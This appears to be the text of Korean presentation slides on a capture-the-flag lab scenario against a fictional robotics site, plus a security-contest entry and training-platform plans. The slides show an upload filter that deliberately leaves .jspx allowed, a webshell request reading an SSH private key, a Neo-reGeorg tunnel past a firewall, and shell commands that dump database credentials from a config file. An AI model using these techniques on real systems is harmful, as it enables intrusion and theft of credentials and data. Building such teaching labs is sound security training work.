


화렛 로보틱스의 메인 화면과 게시글 작성 페이지



2.2 시나리오 상세 설명

공격 흐름도






2.2 시나리오 상세 설명

웹 서버 권한 획득

파일 업로드 + 웹셸 실행(RCE)

- Web 서버에서 webshell.jspx 파일 업로드
- 업로드한 웹셸을 이용해 **RCE 권한** 획득
- 이를 통해 Web 서버의 SSH 개인키(id_rsa) 탈취



```
view-source:localhost:8080/uploads/webshell.jspx?cmd=cat%20/home/ctfuser/.ssh/id_rsa

<:html><:head><:title>Webshell</:title></:head><:body>-----BEGIN OPENSSH PRIVATE KEY-----<br/>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28

if (fileName == null || fileName.isBlank()) {
    throw new IllegalArgumentException("파일명이 비어 있거나 유효하지 않습니다.");
}

if (!fileName.matches(regex: "[a-zA-Z0-9._-]+$")) {
    throw new IllegalArgumentException("파일명에 허용되지 않은 문자가 포함되어 있습니다.");
}

String lowerFileName = fileName.toLowerCase();

// 금지 확장자 목록 ('.jspx'는 허용)
List<String> forbiddenExtensions = Arrays.asList(
    ".jsp", ".js", ".php", ".py", ".sh", ".bat", ".exe", ".dll", ".jar", ".class", ".cmd"
);

for (String ext : forbiddenExtensions) {
    if (lowerFileName.endsWith(ext)) {
        throw new IllegalArgumentException("허용되지 않은 확장자입니다.");
    }
}

-----END OPE
</:body></:html>
```


파일 업로드 필터링 소스 코드 및 id_rsa 탈취 화면



2.2 시나리오 상세 설명 HTTP Tunneling

HTTP 터널링 - SSH 연결

- Neo-reGeorg를 이용한 HTTP 터널 생성으로 **방화벽 우회**
- SOCKS5 프록시를 통해 SSH로 내부망 API 서버 접근



[Neo-reGeorg 활용]

```
D:\Downloads\Neo-reGeorg>python neoreg.py -k password -u http://localhost:8080/uploads/tunnel.jsp
```

```

"$$$$$" 'M$' '$$$@m
:$$$$$ '$$$$'
'$' 'JZI' '$$&' '$$$$'
'$$$' '$$$$'
'$$$' J$$$$'
m$$$$ '$$$$'
$$$$@ '$$$$'
'lt$$$$' '$$$$<'
'$$$$$' '$$$$'
'@$$$$' '$$$$'
'$$$$$' '$$$$@'
'z$$$$' '@$$$'
r$$$$ '$$|
'$v c$$
'$v $$$v$$$$$#
$$x$$$$$twelve$$$@$$
@$$$@L ' '<@$$$$$'
$$ '$$$

```

Neo-reGeorg
version 5.2.1

[Github] <https://github.com/L-codes/Neo-reGeorg>

```

-----+
Log Level set to [ERROR]
Starting SOCKS5 server [127.0.0.1:1080]
Tunnel at:
http://localhost:8080/uploads/tunnel.jsp
-----+

```

내부망 접근을 위한 SOCKS5 프록시 활성화



2.2 시나리오 상세 설명

HTTP Tunneling 도구


```
D:\Downloads\Neo-reGeorg>python neoreg.py -k password -u http://localhost:8080/uploads/tunnel.jsp

"$$$$$" 'M$' '$$$@m
:$$$$$ '$$$' '$$$'
'$' 'JZI' '$$&' '$$$'
'$$$' '$$$'
'$$$' 'J$$$$'
m$$$$ '$$$'
'$$$@' '$$$'
'lt$$$$' '$$$<'
'$$$$$$' '$$$'
'@$$$$' '$$$'
'$$$' '$$$@'
'z$$$$' '@$$'
r$$$ '$$|
'$v c$$
'$v $$$v$$$$$#
$$x$$$$$twelve$$$@
@$$$@L ' '<@
$$

Neo-reGeorg
version 5.2.1


[ Github ] https://github.com/L-codes/Neo-reGeorg

+-----+
Log Level set to [ERROR]
Starting SOCKS5 server [127.0.0.1:8080]
Tunnel at:
http://localhost:8080/uploads/tunnel.jsp
+-----+
```



핵심 기능

- HTTP/HTTPS만 허용되는 제한된 환경
- 인바운드/아웃바운드가 제한된 환경에서
SOCKS5 프록시로 TCP 트래픽 터널링
→ 방화벽을 우회하여 내부망 접근



2.2 시나리오 상세 설명

내부 서버 권한 획득

```
root@491b41794453:/app# ls
BOOT-INF META-INF app.jar org scripts
root@491b41794453:/app# cd BOOT-INF
root@491b41794453:/app/BOOT-INF# ls
classes classpath.idx layers.idx lib
root@491b41794453:/app/BOOT-INF# cd classes
root@491b41794453:/app/BOOT-INF/classes# ls
application.properties com scripts
root@491b41794453:/app/BOOT-INF/classes# cat application.properties
##api/properties
spring.application.name=dev2

# DB
spring.datasource.url=jdbc:mysql://db-server:3306/net_robotics?useSSL=false&allowPublicKeyRetrieval=true&serverTimezone=Asia/Seoul
spring.datasource.username=whs3
spring.datasource.password=whs3password123!
spring.datasource.driver-class-name=com.mysql.cj.jdbc.Driver

# JPA
spring.jpa.hibernate.ddl-auto=create
spring.jpa.show-sql=true
spring.jpa.properties.hibernate.format_sql=true

# API Server
server.port=8081

# JWT
jwt.secret=${JWT_SECRET}
jwt.expiration=${JWT_EXPIRATION:3600000}

logging.level.org.hibernate.SQL=debug


spring.servlet.multipart.max-file-size=10MB
spring.servlet.multipart.max-request-size=10MB

# Jackson JSON/Hibernate Proxy
spring.jackson.serialization.fail-on-empty-beans=false
root@491b41794453:/app/BOOT-INF/classes#
```

application.properties 내 WH 로봇틱스의 DB 정보

API 서버 내 DB 정보 획득

- 서버에서 SSH 접속 후 **DB 정보 획득**
- application.properties 설정파일 내에 위치





2.2 시나리오 상세 설명

DB 내부 정보 유출

DB 서버 접근 및 FLAG 획득


- DB 서버 내 암호화된 URL 형태의 **FLAG 획득**
- AesEncryptor.class 내 KEY_B64, IV_B64 값을 추출하여 암호화된 FLAG 복호화
- URL 입력 시 최종 FLAG가 있는 비밀도면 획득

```
MySQL [net_robotics]> select * from flag;
+----+-----+-----+
| id | file_name | encrypted_file_data |
+----+-----+-----+
| 1  | secret_drawing.enc | 2TR5h3r59yBCSYadbmyyLbZ7yODksawpAS3KAYWfQ5gsLBmu024QhMaSEnn1JUKk6k7NFr01 |
+----+-----+-----+
1 row in set (0.001 sec)
```

AES 암호화된 플래그 URL 획득

```
AesDecryptor x
C:\Users\82105\.jdk\ms-21.0.7\bin\java.exe ...
복호화 결과: https://ds0cjkwb2q2.cloudfront.net/secret\_drawing.png
```

URL 복호화





2.3 공모전 출전

2025 ICT 보안 아이디어

IT플랫폼안전성연구회
2025 ICT 보안 아이디어 공모전

개요 ICT 시스템에 존재할 수 있는 다양한 취약점 공격기법 (Exploit 방법론, Full Chain 시나리오 등)에 관한 전반적인 아이디어를 모집함

접수 2025.04.01 ~ 2025.06.30 (세부접수방법은 첨부파일 확인)

자격 대한민국 국적 시민 누구나 (자세한 내용은 첨부파일 확인)

분야


- RCE, LPE, DoS, SBX 등에 관한 보안, Exploitation 기술/이론 등
- 소프트웨어 취약점 관련
 - ▷ OS, 브라우저, 모바일 앱, 웹 시스템, 서버 등 SW 전반
- 펌웨어 및 임베디드 시스템 취약점 분석
 - ▷ 공유기, 카메라, 드론, 차량, 위성, 선박 등 임베디드 IoT 시스템 전반
- CPU 및 하드웨어 취약점 분석
 - ▷ CPU 사이드채널, TEE 시스템, SDR/DSP 등 하드웨어 해킹 전반

상금 대 상(정보보호학회장상) 1,000만원*1명
최우수상(IT플랫폼안전성연구회장상) 500만원*2명
우수상 200만원*3명
장려상 100만원4명

발표 2025년 7월 중

시상 2025년 8월 중(IT플랫폼안전성연구회 2차 워크숍 병행)

한국정보보호학회
Korea Institute of Information Security & Cryptology



보안 아이디어 공모전

- 한국 정보보호학회 주최
- Full Chain 시나리오 구성



03


프로젝트 향후 계획

3.1 WBS

3.2 플랫폼 구축




3.1 WBS Project Timeline





3.2 플랫폼 구축



Pentensting Playground 구축

- 기존 오픈 소스 플랫폼 활용
- 통합 시나리오에 사용되는 취약점을 연습할 수 있는 개별 문제 제공
- **2025년 7월 20일 공개 예정**
 - 화햇스쿨 3기 멘티들 대상으로 오픈
 - 순위권 이벤트도 진행 예정 !!



감사합니다
THANK
YOU!



Q&A